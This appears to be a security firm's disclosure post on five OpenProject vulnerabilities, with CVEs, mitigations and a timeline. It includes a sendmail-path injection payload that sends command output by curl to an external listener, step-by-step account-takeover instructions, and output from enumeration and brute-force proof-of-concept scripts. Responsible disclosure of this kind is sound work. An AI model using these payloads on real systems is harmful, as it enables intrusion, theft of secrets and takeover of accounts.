
During a penetration test on one of our customers systems, we identified several vulnerabilities in OpenProject, which is an open-source project management platform trusted by numerous leading organizations, including Siemens, Deutsche Bahn and The Linux Foundation. Web link to OpenProject: https://www.openproject.org/
TL;DR:
The vulnerabilities allow attackers to:
-
Execute operating-system commands by manipulating the Sendmail path as an OpenProject administrator (OpenProject < 16.6.2).
-
Take over other users’ accounts due to a logic flaw exploitable by a user administrator (OpenProject < 17.1.0).
-
Enumerate existing users without authentication (including PoC, OpenProject < 16.6.2).
-
Perform brute-force attacks against the password-change function without authentication (including PoC, OpenProject < 16.6.2).
-
Enumerate all users’ full names after logging in (OpenProject < 16.6.2).
The openDesk software suite, which includes OpenProject, may also be affected.
Vulnerabilities
Code Execution in E-Mail function
For OpenProject version 16.6.1 and below, a registered administrator can execute arbitrary command by configuring sendmail binary path and sending a test email.
A registered administrator can navigate in OpenProject to Administration → Emails and Notifications → Mail Notification to access the setting “System path to sendmail.” This field typically contains the path to the executable file sendmail.
The value entered in this field — including the source and destination email address — is executed within a Linux shell when an email is sent, for example when the “Send test email” button in the same settings menu is clicked. As a result, arbitrary Linux commands can be inserted into the “System path to sendmail” field and will be executed on the underlying operating system when a test email is triggered.
It should be noted that this vulnerability can only be exploited if an attacker has access to an administrative account. However, the risk is still significant, as executing Linux commands on the system provides far broader privileges than an application administrator should normally possess.
Exploitation
The following entry can be temporarily placed into the “System path to sendmail” field under Administration → Emails and Notifications → Mail Notification → Configure your email provider, and then be saved.
Afterwards, the “Send test email” function must be executed. The value can then be restored to its regular setting (/usr/sbin/sendmail).
touch /tmp/test123;
The following Linux command can be used to verify that the file /tmp/test123 was indeed written to the Linux file system:
ls -la /tmp/test123
During the test, it was demonstrated that by entering:
echo `uname -a; id; ps aux; ls -la` > /tmp/pentest; curl -d@/tmp/pentest http://<IP>:443/;
the commands uname, id, ps aux and ls -la were successfully executed. The resulting output was transmitted to an external listener via the curl command, thereby confirming both command execution and data exfiltration.
For demonstration purposes, a custom implemented HTTP server listening on port 443 was deployed. Through this channel, environment data from the OpenProject process could be transmitted and stored. The captured environment variables revealed sensitive values such as SECRET_TOKEN, SYS_API_KEY, SECRET_KEY_BASE and the PostgreSQL database password in plaintext. It was also shown that entire directories could be compressed and exfiltrated.

The commands to be executed are inserted into the sendmail path field.

The OpenProjects´ process environment, containing secrets such as the PostgreSQL database cleartext password, was exfiltrated.
Mitigation
Upgrade to the newest or patched version of OpenProject. The vulnerability is patched in OpenProject version 16.6.2.
Workarounds
Set the sendmail executable setting through the environment variable OPENPROJECT_SENDMAIL__LOCATION. This will make the setting readonly and prevent any modifications.
| CVE identifier | CVE-2026-22601 |
| GitHub advisory | GHSA-9vrv-7h26-c7jc |
| Severity | 8.6 (High) |
| Affected versions | < 16.6.2 |
| Patched versions | 16.6.2 |
Privilege escalation for users with ‘Edit users’ permission
For OpenProject versions >= 11.2.0, users having the ‘Edit users’ permission can impersonate other users and thereby escalate their privileges. They cannot, however, obtain admin privileges.
A user with the permission can change the mail of any user excluding administrators. When changing the mail address to one they control, they can then use the ‘lost password’ functionality to change the compromised user’s credentials and log in themselves.
In OpenProject, the global role “User Administration” is existent. A user assigned to this role can have the following permissions, which are visible in the administration settings:
- Create users
- Edit users
- Create and edit placeholder users
- View users’ email addresses
The vulnerability arises from the fact that the “Edit users” permission allows a user administrator to change the email address of any account (with the exception of administrator accounts). If the email address of an account is changed to an address accessible to the user administrator, they can then use the password recovery function or the “Resend Invitation” feature to generate or reset the account’s password. This enables the user administrator to log in to the affected account using the newly set password and thereby take control of the account.
This vulnerability is problematic since it allows an attacker with the User Administration role to access all resources within OpenProject that are managed by users who are not administrators. In particular, an attacker can take over user accounts and thereby escalate their privileges to project administrator level for example.
We verified that a user administrator is not permitted to directly change other users’ passwords via the OpenProject web application or its API. However, by using the described method — modifying the email address and subsequently resetting the password — this restriction can be bypassed, enabling unauthorized access to other users’ accounts.
It should be noted that this vulnerability does not bypass two-factor authentication (2FA). If 2FA is enabled for an account, resetting the password alone is not sufficient — without the second factor, the attacker cannot log in to the affected account.
Exploitation
The following steps summarize how a user with the User Administration role can take over another user account:
- Select the target user in the User Administration section.
- Change the email address of the target account to an address accessible or visible to the user administrator.
- Log out of the application (end the session).
- On the login page, select the “Forgot your password?” function.
- Enter the previously modified email address in the corresponding input field.
- Check the inbox of the new email address and open the included password‑reset link.
- Set a new password for the target user account.
- Log in to the application using the target account and the newly set password.
Alternatively, after step 2, the “Resend Invitation” function on the target user’s administration page can be used to trigger a new registration process.
Mitigation
Upgrade to the newest or patched version of OpenProject. The vulnerability is patched in the OpenProject version 17.1 release, a public OpenProject ticket is available and accessible to all users, see here. You also may apply the workarounds described below. For example, you can mitigate the vulnerability by removing the “Edit users” permission from global roles until the upgrade to version 17.1 is completed.
Workarounds
- Use an external authentication provider and disable password login via configuration (e.g., OPENPROJECT_DISABLE__PASSWORD__LOGIN=false environment variable).
- Enforce two factor authentication in ‘Administration’ -> ‘Authentication’ -> ‘Two-factor authentication’.
- Remove the ‘Edit users’ permission from global roles.
- Disable the ‘lost password’ functionality by unchecking ‘Enable password reset’ in ‘Administration’ -> ‘Authentication’ -> ‘Login and registration’ -> ‘Passwords’.
| Public Ticket | https://github.com/opf/openproject/pull/21192 |
| Severity | 7.0 (High) |
| Affected versions | 11.2.0, < 17.1 |
| Patched versions | 17.1.0 |
User enumeration via the Change Password function previous to Authentication
For OpenProject versions >= 11.2.1, when sending a POST request to the /account/change_password endpoint with an arbitrary User ID as the password_change_user_id parameter, the resulting error page would show the username for the requested user. Since this endpoint is intended to be called without being authenticated, this allows to enumerate the usernames of all accounts registered in an OpenProject instance.
The OpenProject web application assigns user IDs sequentially, starting at 1, making them predictable. The endpoint /account/change_password is accessible without authentication and used to set a new password (e.g., after a password expiration or when an administrator enforces a password change at next login).
The vulnerability arises from the fact that an unauthenticated POST request to /account/change_password, containing any predictable user ID in the password_change_user_id parameter, returns the corresponding username in the server’s HTML response. The values for the current and new passwords can be freely chosen by the requester.
This allows an attacker to enumerate all usernames without logging in. Since usernames are sometimes based on email addresses, this poses a high risk of targeted social engineering attacks. The collected addresses can be used to craft convincing phishing emails that address recipients personally, increasing the likelihood of disclosing login credentials for OpenProject or compromising other company services.
Furthermore, these phishing messages could be used to deliver malware to client systems or to facilitate further attacks. The vulnerability also provides the attacker with valuable insights into the organization’s structure and real individuals, increasing the likelihood of success for subsequent attack vectors.
Usernames obtained through this vulnerability can be combined with the following vulnerability (No protection against brute-force attacks in the Change Password function) to conduct targeted brute-force attempts on individual accounts. If an attacker successfully determines a password, they can log in to OpenProject with the compromised account, gaining additional privileges and access to sensitive information.
Exploitation
When an HTTP POST request is sent to /account/change_password, the following parameters are transmitted:
- password_change_user_id=<user ID> — the target user ID
- password=<current password> — the account’s current password
- new_password=<new password> and new_password_confirmation=<new password> — the new password and its confirmation
For verification, a script was used that exploits this response behavior to automatically enumerate all usernames.
The Perl script get_usernames.pl extracts all usernames from OpenProject without authentication. You can download the proof of concept exploit here: https://github.com/niko-mtd/OpenProject-PoCs/blob/main/get_usernames.pl.
└─$ perl get_usernames.pl
deleteduser
admin
m<censored>@<censored>
s<censored>@<censored>
f<censored>@<censored>
j<censored>@<censored>
n<censored>@<censored>
d<censored>@<censored>
r<censored>@<censored>
a<censored>@<censored>
s<censored>@<censored>
a<censored>@<censored>
h<censored>@<censored>
F<censored>@<censored>
W<censored>@<censored>
A<censored>@<censored>
L<censored>@<censored>
M<censored>@<censored>
S<censored>@<censored>
A<censored>@<censored>
s<censored>@<censored>
M<censored>@<censored>
M<censored>@<censored>
M<censored>@<censored>
G<censored>@<censored>
N<censored>@<censored>
S<censored>@<censored>
P<censored>@<censored>
H<censored>@<censored>
etc…
…
…
Mitigation
Upgrade to the newest or patched version of OpenProject. The vulnerability is patched in OpenProject version 16.6.2.
| CVE identifier | CVE-2026-22604 |
| GitHub advisory | GHSA-q7qp-p3vw-j2fh |
| Severity | 6.9 (Medium) |
| Affected versions | >= 11.2.1 |
| Patched versions | 16.6.2, 17.0.0 |
No protection against brute-force attacks in the Change Password function
OpenProject’s unauthenticated password-change endpoint (/account/change_password) was not protected by the same brute-force safeguards that apply to the normal login form.
In affected versions, an attacker who can guess or enumerate user IDs, can send unlimited password-change requests for a given account without triggering lockout or other rate-limiting controls.
This allows automated password-guessing (e.g., with wordlists of common passwords) against valid accounts. Successful guessing results in full account compromise for the targeted user and, depending on that user’s role, can lead to further privilege escalation inside the application.
The OpenProject web application includes a built-in mechanism to protect against brute‑force attacks on the login process. In the administration settings under Administration → Authentication → Login and Registration, for example, the following values are configured:
- Lock users after this number of failed login attempts: 20
- Lock users for: 30 minutes
This means that after more than 20 failed login attempts for the same username, further attempts are blocked for 30 minutes.
However, we found that this protection does not apply to the unauthenticated password‑change function accessible via the /account/change_password endpoint.
Since user IDs are sequential and predictable (see “User Enumeration via Change Password Function”), an attacker can target a specific user ID and send repeated POST requests with different password attempts. Testing showed that no effective lockout behavior is applied to requests sent to /account/change_password: the attacker can perform unlimited password attempts and the server returns a clear success message when the correct password is found.
An attacker could leverage this to conduct targeted attacks against previously identified valid user accounts, for example by using wordlists of commonly used weak passwords, in order to gain access to the web application or to user account data.
In this case, the identification of existing user accounts was possible (as described in the previous vulnerability). By exploiting this flaw, targeted brute‑force attacks can be conducted against accounts without the configured lockout mechanisms limiting these attempts. This significantly increases the risk of account compromise and subsequent privilege escalation.
Exploitation
The first step in the testing process was to verify that the brute‑force protection mechanism in the application was enabled. This can be confirmed in the administration settings under Administration → Authentication → Login and Registration → Password.
When an HTTP POST request is sent to the /account/change_password endpoint, the following parameters are transmitted:
- password_change_user_id=<user ID> — the target user ID
- password=<current password> — the current password
- new_password=<new password> and new_password_confirmation=<new password> — the new password and its confirmation
To verify the vulnerability, we performed 29 automated, consecutive login attempts using an incorrect password. The server responses showed no indication of any measures being taken to slow down or block the attack. A 30th attempt using the correct password resulted in a successful login.
The Perl script bruteforce.pl was used as a testing tool to demonstrate the feasibility of targeted password guessing for a specific user ID. The script uses a wordlist of candidate passwords as input; during testing, the actual plaintext password appeared after several entries in this list. You can download the proof of concept exploit here: https://github.com/niko-mtd/OpenProject-PoCs/blob/main/bruteforce.pl
The script was executed against the OpenProject instance and successfully retrieved the plaintext password for the account with the user ID 5. At the time the correct password was found, more than 20 failed attempts had already been made, indicating that the configured lockout mechanism is not effective for this attack vector.
└─$ perl bruteforce.pl
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger
1234
qwerty
money
carmen
mickey
secret
summer
internet
a1b2c3
123
servicecanada
hello
ranger
shadow
baseball
donald
harley
E<censored>
Password cracked: E<censored>
Patches
The issue has been fixed by applying the login brute-force protections (and, where configured, reCAPTCHA) to the /account/change_password endpoint as well:
- Failed password-change attempts now count toward the same lockout thresholds as failed login attempts.
- When reCAPTCHA is enabled, it is also enforced for the password-change flow.
Users should upgrade to OpenProject version 16.6.2 or later (and the corresponding patched releases on all supported branches). Deploying a patched version is the recommended and most reliable remediation.
Workarounds
If upgrading immediately is not possible, the following measures can reduce exposure:
- Restrict or disable unauthenticated use of /account/change_password (e.g., require an authenticated session or a one-time token delivered via a trusted channel).
- Apply rate limiting or IP-based throttling to the /account/change_password endpoint at a reverse proxy or WAF.
- Enforce strong, unique passwords for all users to make brute-force attacks less feasible.
These workarounds are defense-in-depth only and do not fully replace upgrading to a fixed version.
| CVE identifier | CVE-2026-22603 |
| GitHub advisory | GHSA-93×5-prx9-x239 |
| Severity | 6.9 (Medium) |
| Affected versions | < 16.6.2 |
| Patched versions | 16.6.2, 17.0 |
User Enumeration via User ID
A low‑privileged logged-in user can view the full names of other users. The full name corresponding to any arbitrary user ID can be retrieved via the following URL, even if the requesting account has only minimal permissions:
http://hostname/users/5
Since user IDs are assigned sequentially and predictably (e.g., 1 to 1000), an attacker can extract a complete list of all users’ full names by iterating through these URLs. The same behavior can also be reproduced via the OpenProject API, allowing automated retrieval of full names through the API as well.
Every user — including those with extremely limited permissions — is able to view the full names of all other users. An attacker can leverage this information to construct likely email addresses and conduct targeted phishing attacks. Additionally, the availability of this information enables inferences about the organization’s internal structure, which can facilitate further reconnaissance and attack activities.
Exploitation
As an example, the following URL can be accessed by a low‑privileged user:
http://hostname/users/5
With a valid API key, the following command can be executed via the API to retrieve the administrator’s name:
$ curl -u apikey:$API_KEY http://hostname/api/v3/users/4
{“_type”:”User”,”id”:4,”name”:”OpenProject Admin”,”avatar”:”https://secure.gravatar.com/avatar/730cfd07e4955efe39fbc6a139f938e1?default=404&secure=true”,”_links”:{“self”:{“href”:”/api/v3/users/4″,”title”:”OpenProject Admin”},”showUser”:{“href”:”/users/4″,”type”:”text/html”}}}
Patches
The issue has been fixed by correctly applying the visibility restrictions on usernames in API endpoints.
Users should upgrade to OpenProject version 16.6.2 or later.
Workarounds
If upgrading immediately is not possible, the following measures can reduce exposure:
- Enable “Login required” to prevent public access to systems
| CVE identifier | CVE-2026-22602 |
| GitHub advisory | GHSA-7fvx-9h6h-g82j |
| Severity | 3.5 (Low) |
| Affected versions | < 16.6.2 |
| Patched versions | 16.6.2, 17.0.0 |
Timeline
| 19.11.2025 | Initial contact with the OpenProject security team |
| 20.11.2025 | First response by OpenProject acknowledging the reported vulnerabilities |
| 25.11.2025 | Initial draft of GitHub advisory for the first vulnerability |
| 02.12.2025 | OpenProject version 16.6.2 is released, this version patches nearly all of the vulnerabilities |
| 09.01.2026 | CVEs are assigned, GitHub security advisories are published, and the OpenProject team informs its users about the vulnerabilities discovered by Mantodea Security GmbH |
| 12.01.2026 | The first version of this blog entry is released |
| 11.02.2026 | OpenProject version 17.1.0 is released, closing the last remaining vulnerability |

